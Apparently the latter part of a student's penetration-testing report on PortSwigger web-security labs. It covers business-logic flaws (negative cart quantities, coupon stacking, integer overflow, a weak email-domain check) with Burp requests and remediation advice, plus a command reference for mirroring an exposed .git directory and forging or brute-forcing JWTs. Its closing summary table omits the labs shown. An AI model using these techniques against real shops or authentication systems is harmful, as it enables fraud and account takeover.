


Figure 16.1 — `quantity=-2` overshoots into an invalid negative cart total of `-$1337.00`




Figure 16.2 — Lab marked as Solved with `quantity=-15`; cart total \$9.80, store credit reduced to \$90.20

16.5 Impact

Allowing negative quantities lets an attacker manufacture arbitrary negative line-item totals, effectively creating store credit out of nothing to subsidise the purchase of high-value goods. Unlike a low-level input-validation bug, this flaw exists even though every individual field was technically well-formed (a negative integer is still an integer); the vulnerability is in the business rule itself failing to constrain quantity to a sane range.

16.6 Remediation

- Enforce a minimum quantity of 1 (or 0 for removal) on every cart-modification endpoint, rejecting negative values outright.
- Validate business-logic invariants server-side — a shopping cart total should never legitimately go negative.
- Apply the same quantity constraints consistently across every code path that can modify the cart (add, update, bulk operations).

- Include automated tests that specifically submit negative, zero, and extreme quantity values against every cart-related endpoint.

17. Lab 15 — Inconsistent Security Controls Across Subdomains

OWASP Category	A04:2021 – Insecure Design
Lab Level	Practitioner
Objective	Register an account using an organisation email address and use it to delete the user “carlos”
Result	Solved — Registered via a permissive subdomain email check, then used the resulting privileged account to delete the target user

17.1 Vulnerability Description

The application enforced a rule that new account registrations must use an email address on the organisation's own domain, intended to restrict privileged sign-up to legitimate staff. However, this restriction was inconsistently implemented across the application's various subdomains and endpoints: one registration path validated the email domain loosely enough that an attacker-controlled mailbox on a related-looking subdomain was accepted as if it belonged to the trusted organisation. This let an outsider register an account that the application treated as an internal, privileged user.

17.2 Steps to Reproduce

- Used Burp's built-in Exploit Server to control an attacker-owned mailbox (attacker@<exploit-server-id>.exploit-server.net) capable of receiving the registration confirmation email.
- Submitted the registration form using an email address crafted to satisfy the application's domain check while still routing to the attacker-controlled exploit-server mailbox.
- Monitored the Exploit Server's email log and opened the confirmation email once it arrived, extracting the account-registration confirmation link and its embedded registration token.
- Followed the confirmation link to complete registration, which granted the new account elevated, staff-level privileges due to the inconsistently-enforced domain check.
- Logged in with the newly-registered privileged account, navigated to the exposed Users administration page, and selected “Delete” next to the target user “carlos”.
- The application confirmed “User deleted successfully!” and the lab was marked as solved.

17.3 Commands / Actions Used

Confirmation email retrieved from Burp's Exploit Server email client, showing the registration link and token:

```
To:   attacker@<exploit-server-id>.exploit-server.net
From: no-reply@<lab-id>.web-security-academy.net
Subject: Account registration
Link: https://<lab-id>.web-security-academy.net/register?registration-token=<token>
```

Privileged deletion action performed through the application's Users administration page after logging in with the newly-registered account (no raw request needed — the delete link was followed directly in-browser).

17.4 Evidence




Figure 17.1 — Burp Exploit Server inbox showing the received account-registration email with the confirmation link and token




Figure 17.2 — Users administration page reachable after registering, listing wiener, carlos, and test2 with Delete actions




Figure 17.3 — “User deleted successfully!” confirmation; lab marked as Solved

17.5 Impact

Security controls that are enforced on one code path but not another give an attacker a straightforward bypass: they simply use whichever path is weakest. In this case, an email-domain check meant to gate privileged registration to genuine staff was inconsistently applied, allowing a complete outsider to obtain a privileged account and perform destructive administrative actions such as deleting other users.

17.6 Remediation

- Enforce identical validation logic for every code path that grants the same privilege level, ideally through a single shared, centrally-maintained authorization check.
- Do not infer trust or privilege purely from an email domain, since domain ownership and mail routing can be manipulated or misconfigured in ways the application cannot verify.
- Regularly audit all registration, provisioning, and account-elevation flows across every subdomain and environment for consistency.
- Apply the principle of least privilege: newly self-registered accounts should never receive elevated administrative capability without an explicit, separately-verified approval step.

18. Lab 16 — Flawed Enforcement of Business Rules (Coupon Chaining)

OWASP Category	A04:2021 – Insecure Design
Lab Level	Apprentice
Objective	Purchase the “Lightweight ‘l33t’ Leather Jacket” despite having insufficient store credit
Result	Solved — Discount coupons intended as one-time-use were reapplied repeatedly, reducing the cart total to \$0.00

18.1 Vulnerability Description

The store offered promotional discount coupons (e.g. NEWCUST5 for new customers and SIGNUP30 for newsletter sign-ups), each intended to be applied once per order. The coupon-application endpoint, however, did not track which coupons had already been redeemed against the current cart and permitted the same code to be submitted an unlimited number of times, with each submission stacking an additional discount on top of the last. This is a business-logic flaw: the individual technical operation (applying a discount) worked exactly as designed, but the rule governing how many times it could legitimately be invoked was never enforced.

18.2 Steps to Reproduce

- Added the jacket (\$1337.00) to the cart and located two publicly-advertised discount codes on the site, NEWCUST5 and SIGNUP30.
- Applied NEWCUST5 once through the normal “Add coupon” form and observed a single discount line appear in the cart.
- Captured the coupon-application request in Burp Repeater and resent it repeatedly, alternating between NEWCUST5 and SIGNUP30, with each resend adding another separate discount line to the cart rather than being rejected as already used.
- Continued resending the requests until the accumulated discounts brought the cart's running total down to \$0.00.
- Proceeded to checkout with a \$0.00 total, well within the \$100.00 store credit, and completed the purchase, which the lab confirmed as solved.

18.3 Commands / Actions Used

Coupon-application request repeatedly resent via Burp Repeater, alternating codes to accumulate discounts:

```
POST /cart/coupon HTTP/2
Host: <lab-id>.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

coupon=NEWCUST5
# Repeated, then:
coupon=SIGNUP30
# ...resent alternately until cart total reached $0.00
```

18.4 Evidence




Figure 18.1 — Repeated coupon-application requests in Burp Repeater; cart shows multiple stacked NEWCUST5 and SIGNUP30 discount lines, total reduced to \$0.00




Figure 18.2 — Lab marked as Solved after checking out at \$0.00; store credit remains untouched at \$100.00

18.5 Impact

Failing to enforce a one-use-per-coupon business rule allows any customer to stack an unlimited number of discounts, reducing an order's cost to zero (or, in principle, driving it negative if not otherwise bounded). This directly causes financial loss, since the flaw can be exploited by any authenticated user with no special tooling beyond an intercepting proxy.

18.6 Remediation

- Track coupon redemption state server-side (e.g. per order, per account, or globally per code) and reject any attempt to reapply a code that has already been redeemed against the current cart.
- Enforce a maximum discount cap per order, independent of how many valid-looking coupon codes are supplied.
- Validate the cumulative effect of all applied business rules (discounts, promotions, credits) against the order total before allowing checkout, rather than only validating each rule in isolation.
- Log and alert on abnormal patterns of repeated coupon application from a single session.

19. Lab 17 — Low-Level Logic Flaw (Integer Overflow)

OWASP Category	A04:2021 – Insecure Design
Lab Level	Practitioner
Objective	Purchase the “Lightweight ‘l33t’ Leather Jacket” despite having insufficient store credit, by overflowing an item's cart quantity
Result	In progress — Integer overflow successfully triggered (cart total wrapped to a large negative value); further quantity calibration required to bring the total within the available store credit before checkout

19.1 Vulnerability Description

The add-to-cart endpoint restricted the quantity submitted in a single request to a two-digit value (0–99), but did not cap the cumulative quantity accumulated for an item across multiple requests, nor did it use a sufficiently large integer type to store the resulting line total. Repeatedly adding the same low-cost item pushes its total quantity — and therefore price × quantity — past the maximum value a signed 32-bit integer can hold (2,147,483,647). Once that boundary is crossed, the stored total wraps around to a large negative number, a classic integer-overflow condition arising from an unvalidated arithmetic operation on attacker-influenced input.

19.2 Steps to Reproduce

- Identified that the add-to-cart form only accepted a two-digit quantity per request (maximum 99), ruling out overflowing the total in a single submission.
- Calculated the approximate cumulative quantity required to cross the 32-bit signed integer boundary for the target item's unit price, and determined that repeated additions of quantity=99 were needed.
- Resent the quantity=99 add-to-cart request many times in Burp Repeater, accumulating the item's quantity in the cart with each request.
- After a large number of additions, the cart's displayed quantity reached 16,830 and the total overflowed to a large negative figure (-\$20,447,962.96), confirming the integer wraparound had occurred, though the value was too far negative and was rejected at checkout with “Cart total price cannot be less than zero.”
- Further calibration of the exact cumulative quantity is required to bring the wrapped total to a small positive value comfortably within the \$100.00 store credit, after which checkout can be completed to solve the lab.

19.3 Commands / Actions Used

Repeated add-to-cart request sent via Burp Repeater to accumulate quantity beyond the per-request limit:

```
POST /cart HTTP/2
Host: <lab-id>.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Cookie: session=<session-token>

productId=<id>&redir=PRODUCT&quantity=99
# Resent repeatedly; cart quantity accumulates with each request
```

Observed state once the overflow triggered, prior to final calibration:

```
Cart quantity: 16830
Cart total:      -$20,447,962.96
Checkout response: "Cart total price cannot be less than zero"
```

19.4 Evidence




Figure 19.1 — Cart quantity accumulated to 16,830 via repeated quantity=99 requests; total overflowed to -\$20,447,962.96, rejected by the store-credit check

19.5 Impact

Relying on a per-request input limit (the two-digit quantity cap) without also bounding the cumulative effect of repeated valid requests, or without using an arithmetic type wide enough to hold the resulting values, allows an attacker to manufacture an arbitrarily negative order total purely through automation — no injection or credential compromise is required. This is a low-level manifestation of a business-logic flaw: each individual request is perfectly well-formed, but the aggregate effect breaks an invariant (a cart total should never wrap around or go negative) that the server never explicitly checked.

19.6 Remediation

- Enforce a sane maximum cumulative quantity per item, per cart, independent of how many separate requests were used to reach it.
- Use a sufficiently large and/or overflow-checked numeric type for all price and quantity arithmetic, and explicitly reject calculations that would exceed safe bounds rather than allowing silent wraparound.
- Validate the final cart/order total against sane minimum and maximum bounds immediately before allowing checkout, in addition to any per-field validation.
- Rate-limit or flag automated, high-frequency repeated requests to the same cart-modification endpoint, which are unlikely to reflect genuine user behaviour.

20. Consolidated Command & Tool Reference

The table below summarises every command-line tool and Burp Suite action used across all labs, with a brief explanation of why each was required.

Command	Purpose / Why it was used
productId=abc (URL edit)	Forced an unhandled server exception to trigger a verbose stack trace (Lab 1).
Send to Repeater / Send	Replayed a captured request to a discovered endpoint (phpinfo.php) to view its full response (Lab 2).
curl --http1.1 -k <url>	Forced HTTP/1.1 and ignored certificate warnings to work around an HTTP/2 stream bug (Labs 2, 5).
/backup + /backup/<file>.bak	Manually requested a predictable backup path once directory listing revealed the file name (Lab 3).
Burp Proxy > Match and Replace	Automatically injected a spoofed X-Custom-IP-Authorization header into every outgoing request (Lab 4).
TRACE / (HTTP TRACE request)	Caused the server to echo back all request headers, revealing an internal trust header (Lab 4).
curl -k <url>/.git/HEAD	Verified whether a Git repository was actually exposed before attempting a full mirror (Lab 5).
wget -r <url>/.git/	Recursively mirrored the exposed Git repository from the live server to local disk (Lab 5).
git log --all --oneline	Listed the complete commit history to locate a suspicious commit (Lab 5).
git show <commit-hash>	Displayed the exact diff introduced by a commit, revealing a previously-committed password (Lab 5).
Burp JWT Editor extension	Decoded, edited, and re-signed JSON Web Tokens directly within Repeater (Labs 6-12).
Strip signature, keep trailing dot	Produced a syntactically valid but unsigned JWT to test for missing signature verification (Lab 6).
Set alg to "none", drop signature	Exploited a JWT library that honoured a client-declared "none" algorithm (Lab 7).
hashcat -a 0 -m 16500	Attempted offline brute-force of a JWT's HS256 secret using GPU acceleration (Lab 8 — failed on this VM due to memory limits).
git clone wallarm/jwt-secrets	Retrieved a wordlist of common JWT signing secrets after the primary source returned 404 (Lab 8).
python3 + PyJWT loop	Brute-forced the HS256 secret on CPU by attempting to verify the token against every wordlist entry (Lab 8).

JWT Editor Keys > New Symmetric Key	Registered a recovered/generated key so a forged token could be validly re-signed (Labs 8-12).
JWT Editor Attack > Embedded JWK	Embedded a self-generated public key into the token header and signed with the matching private key (Lab 9).
Burp Exploit Server	Hosted attacker-controlled key material reachable by the target application (Lab 9).
kid header path-traversal payload	Redirected server-side key lookup to a predictable local file used as the HMAC secret (Lab 10).
Burp Decoder (Base64 / Smart decode)	Decoded the server's published RSA public key (JWKS) into PEM format for analysis (Lab 11).
<code>docker run portswigger/sig2n <token(s)></code>	Derived or reconstructed an HMAC key from an RSA public key/captured signatures to forge algorithm-confused tokens (Labs 11-12).

21. Summary & Conclusion

21.1 Results Overview

Lab	OWASP Category	Status
Information disclosure in error messages	Security Misconfiguration	Solved
Information disclosure on debug page	Security Misconfiguration	Solved
Source code disclosure via backup files	Security Misconfiguration	Solved
Authentication bypass via information disclosure	Insecure Design	Solved
Information disclosure in version control history	Cryptographic Failures / Misconfig.	Solved
JWT bypass via unverified signature	Cryptographic Failures	Solved
JWT bypass via flawed signature verification	Cryptographic Failures	Solved
JWT bypass via weak signing key	Cryptographic Failures	Solved
JWT bypass via jwk header injection	Cryptographic Failures	Solved
JWT bypass via kid header path traversal	Cryptographic Failures	Solved
JWT bypass via algorithm confusion	Cryptographic Failures	Solved
JWT algorithm confusion (no exposed key)	Cryptographic Failures	Solved

21.2 Key Takeaways

- Security Misconfiguration was the most common root cause among the earlier labs — verbose errors, leftover debug scripts, exposed backup files, and an exposed .git directory all stem from deployment hygiene failures rather than complex coding flaws.
- Insecure Design (Lab 4) demonstrated that a functioning, bug-free implementation can still be fundamentally broken if the underlying trust model is flawed.
- The seven JWT labs (Labs 6-12) collectively demonstrate that Cryptographic Failures in token-based authentication arise from several distinct root causes, all converging on the same outcome — full authentication bypass: no signature verification at all (Lab 6); trusting a client-declared "none" algorithm (Lab 7); a brute-forceable signing secret (Lab 8); trusting an attacker-embedded key (Lab 9); unsanitised key lookup enabling path traversal (Lab 10); and algorithm confusion between symmetric and asymmetric verification, both with (Lab 11) and without (Lab 12) a directly exposed public key.
- The progression from Apprentice through Expert-level JWT labs shows that even when a development team correctly implements basic signature verification, subtler implementation choices — which algorithm to trust, where to source the verification key from, how to parse the kid header — can each independently reintroduce a full authentication bypass.
- Across every lab, small pieces of seemingly harmless information or configuration choices (a stack trace, a debug page, a backup file, an internal header name, a commit message, a weak secret, a published public key) combined to enable a full compromise, reinforcing the importance of defence-in-depth.

21.3 Overall Recommendation

Organisations should implement automated pre-deployment checks (secret scanning, exposed-path scanning, and configuration linting) as part of their CI/CD pipeline to catch these categories of misconfiguration before they reach production. All JWT implementations should be reviewed to confirm that signature verification is both present and enforced against a high-entropy key, and that the accepted algorithm is explicitly allow-listed rather than trusted from the token header itself. Authorization logic should always be reviewed specifically for reliance on client-controllable data, as this class of flaw is not caught by traditional vulnerability scanners and requires manual design review.